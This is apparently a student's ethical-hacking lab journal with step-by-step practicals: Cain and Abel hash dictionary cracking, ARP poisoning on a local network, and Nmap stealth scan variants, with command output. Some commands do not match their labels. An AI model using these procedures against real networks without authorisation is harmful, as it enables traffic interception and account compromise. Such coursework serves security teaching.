



ETHICAL HACKING

PRACTICAL JOURNAL

TCS2223013 CHIRAG BHATIA



**S.I.E.S College of Arts, Science and Commerce (Autonomous) Sion(W), Mumbai –
400 022.**

CERTIFICATE

This is to certify that Mr. / Miss. _____ Chirag Kumar Bhatia _____
Roll No. __TCS2223013__ has successfully completed the necessary course of
experiments in subject of _____ Ethical Hacking _____ during the
academic year 2022 – 2023 complying with the requirements for the course of
T.Y.BSc Computer Science [Semester-VI]

Prof. In-Charge

Examination Date:

Examiner's Signature & Date:

College seal & Date:

Sr no.	Aim	Date	Sign
1	Use Google and Who is for Reconnaissance	22/11/22	
2	Use Crypt Tool to encrypt and decrypt passwords using RC4 algorithm. Use Cain and Abel for cracking Windows account password using Dictionary attack and to decode wireless network passwords	29/11/22	
3	Using Traceroute, ping, ipconfig, netstat Command. Perform ARP Poisoning in Windows.	10/12/22	
4	Using Nmap scanner to perform port scanning of various forms – ACK, SYN, FIN, NULL, XMAS	13/12/22	
5	Use Wireshark sniffer to capture network traffic and analyse.	10/01/23	
6	Simulate persistent Cross Site Scripting attack.	24/01/23	
7	Session impersonation using Firefox and Tamper Data add on	31/01/23	
8	Perform SQL injection attack.	07/02/23	
9	Create a simple keylogger using Python	21/02/23	
10	Using Metasploit to exploit	28/02/23	

ETHICAL HACKING

PRACTICAL NO. 1

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Aim:

Use Google and Whois for Reconnaissance



ETHICAL HACKING

PRACTICAL NO. 2

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Aim:


2.1

Use Crypt Tool to encrypt and decrypt passwords using RC4 algorithm.

1. Install CrypTool from <https://www.cryptool.org/en/ct1-downloads>.
2. Plain Text



3. To Encrypt Click on Encrypt/Decrypt > Symmetric(modern) > RC4
4. Click the number of bits




5. Click Encrypt




6. To Decrypt Again click on Encrypt/Decrypt > Symmetric(modern) > RC4

7. Click the number of bits.




8. Click Decrypt.




2.2

Use Cain and Abel for cracking Windows account password using Dictionary attack and to decode wireless network passwords.


1. Open the software, click on Cracker tab >> Hash Calculator tool as shown in the image.



2. A dialogue box appears after clicking on hash calculator, Add the text >> Calculate hash code >> Copy MD5 hash value.









3. Click on MD5 Hashes>> Add list>>Paste Hash Value.



4.

Click on hash code right click, Dictionary Attack>>Add to list>>Start





ETHICAL HACKING

PRACTICAL NO. 3


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Aim:

3.1

Using Traceroute, ping, ipconfig, netstat Command.



```
rdnc@ubuntu:~$ ifconfig
ens33:  Link encap:Ethernet  HWaddr 00:0c:29:c7:a3:e4
        inet addr:192.168.9.171  Bcast:192.168.9.255  Mask:255.255.255.0
        inet6 addr: fe80::6d4e:f9a8:c0f9:79b8/64 Scope:Link
        UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
        RX packets:3488 errors:0 dropped:0 overruns:0 frame:0
        TX packets:1673 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1000
        RX bytes:4631817 (4.6 MB)  TX bytes:123203 (123.2 KB)
        Interrupt:19 Base address:0x2000

lo:      Link encap:Local Loopback
        inet addr:127.0.0.1  Mask:255.0.0.0
        inet6 addr: ::1/128 Scope:Host
        UP LOOPBACK RUNNING  MTU:65536  Metric:1
        RX packets:39 errors:0 dropped:0 overruns:0 frame:0
        TX packets:39 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1
        RX bytes:3034 (3.0 KB)  TX bytes:3034 (3.0 KB)
```

```
rdnc@ubuntu:~$ netstat
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 192.168.9.171:59974    yukinko.canonical.:http ESTABLISHED
tcp        1      0 192.168.9.171:37846    economy.canonical.:http CLOSE_WAIT

Active UNIX domain sockets (w/o servers)
Proto RefCnt Flags               Type               I-Node  Path
unix    2      [ ]                   DGRAM              17068    /run/user/1000/systemd/notify
unix    2      [ ]                   DGRAM              14783    /run/user/100/systemd/notify
unix   17      [ ]                   DGRAM             10587    /run/systemd/journal/dev-log
unix    8      [ ]                   DGRAM             10598    /run/systemd/journal/socket
unix    2      [ ]                   DGRAM             10678    /run/systemd/journal/syslog
unix    3      [ ]                   DGRAM             10581    /run/systemd/notify
unix    3      [ ]                   STREAM             CONNECTED 18893
unix    3      [ ]                   STREAM             CONNECTED 18521
unix    3      [ ]                   STREAM             CONNECTED 14486
unix    3      [ ]                   STREAM             CONNECTED 13391    /run/systemd/journal/stdout
unix    3      [ ]                   STREAM             CONNECTED 19678    @/tmp/.X11-unix/X0
unix    3      [ ]                   STREAM             CONNECTED 17336
unix    3      [ ]                   STREAM             CONNECTED 18079    /run/systemd/journal/stdout
unix    3      [ ]                   STREAM             CONNECTED 18065
unix    3      [ ]                   STREAM             CONNECTED 15493


rdnc@ubuntu:~$ ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=123 time=3.71 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=123 time=102 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=123 time=4.72 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=123 time=2.31 ms
64 bytes from 8.8.8.8: icmp_seq=5 ttl=123 time=3.71 ms
64 bytes from 8.8.8.8: icmp_seq=6 ttl=123 time=3.33 ms
64 bytes from 8.8.8.8: icmp_seq=7 ttl=123 time=3.02 ms
64 bytes from 8.8.8.8: icmp_seq=8 ttl=123 time=3.32 ms
64 bytes from 8.8.8.8: icmp_seq=9 ttl=123 time=2.69 ms
64 bytes from 8.8.8.8: icmp_seq=10 ttl=123 time=2.02 ms
64 bytes from 8.8.8.8: icmp_seq=11 ttl=123 time=3.10 ms
64 bytes from 8.8.8.8: icmp_seq=12 ttl=123 time=2.16 ms
64 bytes from 8.8.8.8: icmp_seq=13 ttl=123 time=2.77 ms
64 bytes from 8.8.8.8: icmp_seq=14 ttl=123 time=2.45 ms
64 bytes from 8.8.8.8: icmp_seq=15 ttl=123 time=2.83 ms
64 bytes from 8.8.8.8: icmp_seq=16 ttl=123 time=2.54 ms
64 bytes from 8.8.8.8: icmp_seq=17 ttl=123 time=3.20 ms
64 bytes from 8.8.8.8: icmp_seq=18 ttl=123 time=1.99 ms
64 bytes from 8.8.8.8: icmp_seq=19 ttl=123 time=3.11 ms
64 bytes from 8.8.8.8: icmp_seq=20 ttl=123 time=2.68 ms
```

```
rdnc@ubuntu:~$ traceroute 8.8.8.8
traceroute to 8.8.8.8 (8.8.8.8), 64 hops max
 1  192.168.9.1  1.080ms  0.477ms  0.535ms
 2  103.250.39.70  2.733ms  2.395ms  1.871ms
 3  103.250.39.65  2.242ms  2.505ms  1.502ms
 4  103.250.39.254  6.182ms  1.700ms  2.019ms
 5  103.250.39.253  2.605ms  2.386ms  2.014ms
 6  103.250.39.250  1.949ms  2.738ms  2.297ms
 7  108.170.248.177  4.742ms  3.058ms  2.420ms
 8  108.170.238.129  3.718ms  3.787ms  4.068ms
 9  8.8.8.8  3.282ms  2.008ms  2.391ms
```


3.2

Perform ARP Poisoning in Windows.

1. Click on Sniffer tab.




2. Click on Start/Stop Sniffer and give range values and click okay.



The screenshot shows the main window of Cain & Abel with the 'Sniffer' tab selected. The main display area now contains a table with the following data:

IP address	MAC address	OUI fingerprint	Host name	B...	B...	B8	Gr	M0	M1	M3
192.168.9.1	0C80634B86AE									
192.168.9.119	A0481C91137A	Hewlett Packard								
192.168.9.123	4061865922EC	MICRO-STAR INT'L CO.,LTD								
192.168.9.126	00E04C1255D3	REALTEK SEMICONDUCTOR...								
192.168.9.145	A0481C9211AD	Hewlett Packard								
192.168.9.149	705A0F4B0725									
192.168.9.153	A0481CA54B60	Hewlett Packard								
192.168.9.164	406186591F95	MICRO-STAR INT'L CO.,LTD								
192.168.9.177	F0D7AAD672C3									


3. Right click on any IP and select Resolve Host Name.




4. Click on ARP tab on the bottom.



5. Click on Add Button (1) and select your router and any IP.



- Click on the IP and then click on the button shown in the image to start ARP Poisoning.



ETHICAL HACKING

PRACTICAL NO. 4

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Aim:

Using Nmap scanner to perform port scanning of various forms – ACK, SYN, FIN, NULL, XMAS

Install Nmap for windows and install it. After that open cmd and type “nmap” to check if it is installed properly. Now type the below commands.

- ACK -sA (TCP ACK scan)

It never determines open (or even open filtered) ports. It is used to map out firewall rulesets, determining whether they are stateful or not and which ports are filtered.

Command: nmap -sA -T4 scanme.nmap.org

```
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-17 13:01 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.16s latency).
All 1000 scanned ports on scanme.nmap.org (45.33.32.156) are unfiltered

Nmap done: 1 IP address (1 host up) scanned in 7.16 seconds
```


- SYN (Stealth) Scan (-sS)

SYN scan is the default and most popular scan option for good reason. It can be performed quickly, scanning thousands of ports per second on a fast network not hampered by intrusive firewalls.

Command: nmap -p22,113,139 scanme.nmap.org

```
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-17 13:03 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.039s latency).
```

```
PORT      STATE SERVICE
22/tcp    open  ssh
113/tcp    open  ident
139/tcp    open  netbios-ssn
```

```
Nmap done: 1 IP address (1 host up) scanned in 7.90 seconds
```

- FIN Scan (-sF)

Sets just the TCP FIN bit.

Command: nmap -sF -T4 para

```
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-17 13:04 India Standard Time
Failed to resolve "para".
```

```
WARNING: No targets were specified, so 0 hosts scanned.
```

```
Nmap done: 0 IP addresses (0 hosts up) scanned in 2.44 seconds
```

- NULL Scan (-sN)

Does not set any bits (TCP flag header is 0)

Command: nmap -sN -p 22 scanme.nmap.org

```
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-17 13:06 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.061s latency).
```

```
PORT      STATE      SERVICE
22/tcp    open|filtered ssh
```

```
Nmap done: 1 IP address (1 host up) scanned in 3.15 seconds
```

- XMAS Scan (-sX)

Sets the FIN, PSH, and URG flags, lighting the packet up like a Christmas tree.

Command: nmap -sX -T4 scanme.nmap.org

```
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-17 13:07 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.058s latency).
All 1000 scanned ports on scanme.nmap.org (45.33.32.156) are open|filtered
